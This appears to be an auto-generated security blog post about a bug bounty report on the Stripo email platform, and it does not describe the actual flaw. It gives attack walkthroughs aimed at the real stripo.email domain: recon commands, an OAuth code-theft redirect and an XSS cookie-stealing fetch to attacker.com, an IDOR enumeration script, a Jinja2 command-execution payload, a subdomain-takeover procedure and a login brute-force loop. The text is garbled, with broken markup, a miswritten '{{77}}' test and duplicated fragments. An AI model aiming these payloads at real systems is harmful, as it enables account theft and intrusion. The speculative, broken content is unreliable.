
Listen to this Post

Introduction:
When a platform serves over one million users, its attack surface becomes a treasure map for bug bounty hunters. Ali Raza recently disclosed a High (7.5) severity vulnerability in Stripo, a popular email design platform, proving that even established SaaS products harbor critical flaws. This incident highlights the evolving landscape of web application security, where misconfigurations in authentication, API endpoints, and cloud infrastructure can lead to severe data breaches. Understanding how these vulnerabilities are found and fixed is essential for developers, security engineers, and IT administrators aiming to harden their own systems.
Learning Objectives:
- Understand the common attack vectors present in large-scale SaaS platforms like Stripo.
- Learn reconnaissance techniques for identifying exposed endpoints and subdomains.
- Gain practical knowledge of exploiting and mitigating OAuth misconfigurations, IDOR, and XSS.
- Apply step‑by‑step hardening commands for Linux, Windows, and cloud environments.
You Should Know:
1. Reconnaissance: Mapping the Attack Surface
Before any exploit, a bug bounty hunter maps the target. Ali Raza’s success began with thorough enumeration of Stripo’s digital footprint.
Step‑by‑step guide:
- Subdomain Enumeration (Linux): Use tools like `Sublist3r` or `Amass` to find all subdomains related to the target.
sublist3r -d stripo.email -o stripo_subdomains.txt
amass enum -d stripo.email -o amass_results.txt
- Port Scanning: Identify open ports and services running on discovered hosts.
nmap -sV -p- -T4 -oN nmap_scan.txt target.stripo.email
- Directory Busting: Discover hidden directories and API endpoints.
gobuster dir -u https://stripo.email -w /usr/share/wordlists/dirb/common.txt -o dirs.txt
- Windows Alternative: Use `Invoke-WebRequest` in PowerShell to test for exposed endpoints.
Invoke-WebRequest -Uri "https://stripo.email/api/v1/users" -Method GET
What this does: It reveals forgotten development servers, staging environments, and API endpoints that may not be properly secured—common entry points for attackers.
2. OAuth Misconfiguration and Authentication Bypass
Many SaaS platforms, including email builders, rely on OAuth for third‑party logins. Misconfigured OAuth can lead to account takeover.
Step‑by‑step guide:
- Intercept OAuth Flow: Use Burp Suite to capture the OAuth callback URL.
- Modify Parameters: Change the `redirect_uri` to a server you control to steal authorization codes.
Original: https://stripo.email/oauth/callback?code=ABC123
Modified: https://attacker.com/steal?code=ABC123
- Test for CSRF: Check if the `state` parameter is validated. If missing, an attacker can force a user to link their account to the attacker’s profile.
- Mitigation Commands (Apache Reverse Proxy): Enforce strict redirect URI validation.
RewriteEngine On
RewriteCond %{QUERY_STRING} redirect_uri=https?://attacker.com [bash]
RewriteRule . - [F,L]
What this does: It demonstrates how a single misconfigured OAuth parameter can compromise millions of accounts, emphasizing the need for strict allowlists.
3. Exploiting IDOR to Access Sensitive User Data
Insecure Direct Object References (IDOR) are prevalent in applications that rely on user‑supplied identifiers without proper access controls.
Step‑by‑step guide:
- Craft a Request: After logging in, intercept a request to view a template (e.g.,
GET /api/template/123). - Modify the ID: Change the ID to a sequential number belonging to another user.
curl -X GET "https://stripo.email/api/template/124" -H "Authorization: Bearer YOUR_TOKEN"
- Automate with Python: Loop through IDs to check for data exposure.
import requests headers = {'Authorization': 'Bearer YOUR_TOKEN'} for i in range(100, 200): r = requests.get(f'https://stripo.email/api/template/{i}', headers=headers) if r.status_code == 200 and 'another_user_data' in r.text: print(f'IDOR found: {i}') - Mitigation: Implement object‑level access controls. In a Node.js/Express app, add middleware:
function checkTemplateOwnership(req, res, next) {
const templateId = req.params.id;
if (req.user.templates.includes(templateId)) {
next();
} else {
res.status(403).send('Forbidden');
}
}
What this does: It shows how simple parameter tampering can expose private templates, PII, or even payment details, and how to prevent it.
4. Cross‑Site Scripting (XSS) in Email Editors
Email builders allow HTML content, making them prime targets for stored XSS attacks. An attacker can inject malicious scripts that execute when other users preview templates.
Step‑by‑step guide:
- Inject Payload: In the email design editor, insert an image tag with a malicious `onerror` event.
<img src="x" onerror="fetch('https://attacker.com/steal?cookie='+document.cookie)"> - Test for Filter Bypass: If basic tags are blocked, try using SVG or iframe vectors.
</li>
</ul>

<

svg/onload=alert(document.domain)>
– Check Storage: Save the template and view it in preview mode. If the script executes, it’s a stored XSS.
– Mitigation (Content Security Policy): Deploy a strong CSP header on the web server (Linux/Apache).Header always set Content-Security-Policy "default-src 'self'; script-src 'self';"
– Windows IIS: Add via
web.config.<system.webServer> <httpProtocol> <customHeaders> <add name="Content-Security-Policy" value="default-src 'self';" /> </customHeaders> </httpProtocol> </system.webServer>
What this does: It illustrates how a design feature becomes a security risk and how to sanitize user input effectively.
5. Server‑Side Template Injection (SSTI)
If Stripo uses a templating engine on the server side (e.g., Jinja2, Twig), injecting template syntax can lead to remote code execution.
Step‑by‑step guide:
- Identify Engine: Submit `{{77}}` in a template field. If the output shows
49, SSTI exists. - Craft Exploit (Jinja2): Execute system commands.
{{ config.<strong>class</strong>.<strong>init</strong>.<strong>globals</strong>['os'].popen('id').read() }} - Mitigation: Never allow user input to pass directly into template rendering. Use parameterized templates.
Vulnerable
template = Template("Hello " + user_input)
Safe
template = Template("Hello {{ name }}")
template.render(name=user_input)
What this does: It demonstrates how template engines, if misused, become a gateway to server compromise.
6. Subdomain Takeover and Cloud Hardening
Ali Raza mentioned previous exploits including subdomain takeover. This occurs when a CNAME points to an unclaimed cloud resource.
Step‑by‑step guide:
- Enumerate CNAME Records:
dig CNAME takeover.stripo.email
- Check Service Status: If the target (e.g., an S3 bucket, GitHub Pages site) is deleted, you can claim it.
- Claim the Resource: For AWS S3, create a bucket with the same name.
aws s3 mb s3://takeover.stripo.email --region us-east-1
aws s3 website s3://takeover.stripo.email --index-document index.html
- Upload Proof:
echo "</li>
</ul>

<h1>Subdomain Taken Over</h1>

" > index.html
aws s3 cp index.html s3://takeover.stripo.email/
– Mitigation: Regularly audit DNS records and cloud resources. Use automated tools like `SubOver` to detect vulnerabilities.
subover -l subdomains.txt
What this does: It shows how abandoned cloud services can be hijacked to serve malicious content or steal credentials.
7. API Security and Rate Limiting
APIs are the backbone of modern SaaS. Without proper rate limiting and authentication checks, they are vulnerable to brute force and data scraping.
Step‑by‑step guide:
- Test Rate Limiting: Send repeated requests to a login endpoint.
for i in {1..100}; do curl -X POST https://stripo.email/api/login -d "user=test&pass=test"; done - Implement Rate Limiting (Nginx):
limit_req_zone $binary_remote_addr zone=login:10m rate=5r/m; server { location /api/login { limit_req zone=login; proxy_pass http://backend; } } - Windows IIS: Use Dynamic IP Restrictions module.
- Add Authentication Checks: Ensure every API endpoint validates tokens, not just the UI.
What this does: It prevents credential stuffing and enumeration attacks, protecting user accounts and platform integrity.
What Undercode Say:
- Key Takeaway 1: The Stripo vulnerability underscores that “scale equals risk.” Every feature—from email editing to OAuth login—introduces a potential entry point. Security must be integrated into the development lifecycle, not bolted on after launch.
- Key Takeaway 2: Bug bounty programs work. Ali Raza’s responsible disclosure made Stripo safer for its million users. Companies should incentivize ethical hackers to find flaws before malicious actors do, turning the community into a distributed security team.
The Stripo incident is a textbook example of how modern web applications fail. It’s not just about SQLi or XSS anymore; it’s about chaining logical flaws, cloud misconfigurations, and API weaknesses. For defenders, this means shifting left—testing early, automating reconnaissance, and embracing a zero‑trust architecture. For hackers, it’s a reminder that creativity often trumps automated scanners; the best bugs are found where developers least expect them. As platforms grow, so does the attack surface—and so does the opportunity to make the digital world a little safer.
Prediction:
As AI‑driven code generation becomes mainstream, we will see a surge in vulnerabilities stemming from auto‑generated, poorly understood code. Attackers will shift focus to targeting the AI supply chain—poisoning training data or exploiting logic flaws in AI‑powered features like automated email design. The next wave of high‑severity bugs won’t be in the code we write, but in the code that writes itself.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Aliraza15 Found – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Test Rate Limiting: Send repeated requests to a login endpoint.
- Identify Engine: Submit `{{77}}` in a template field. If the output shows


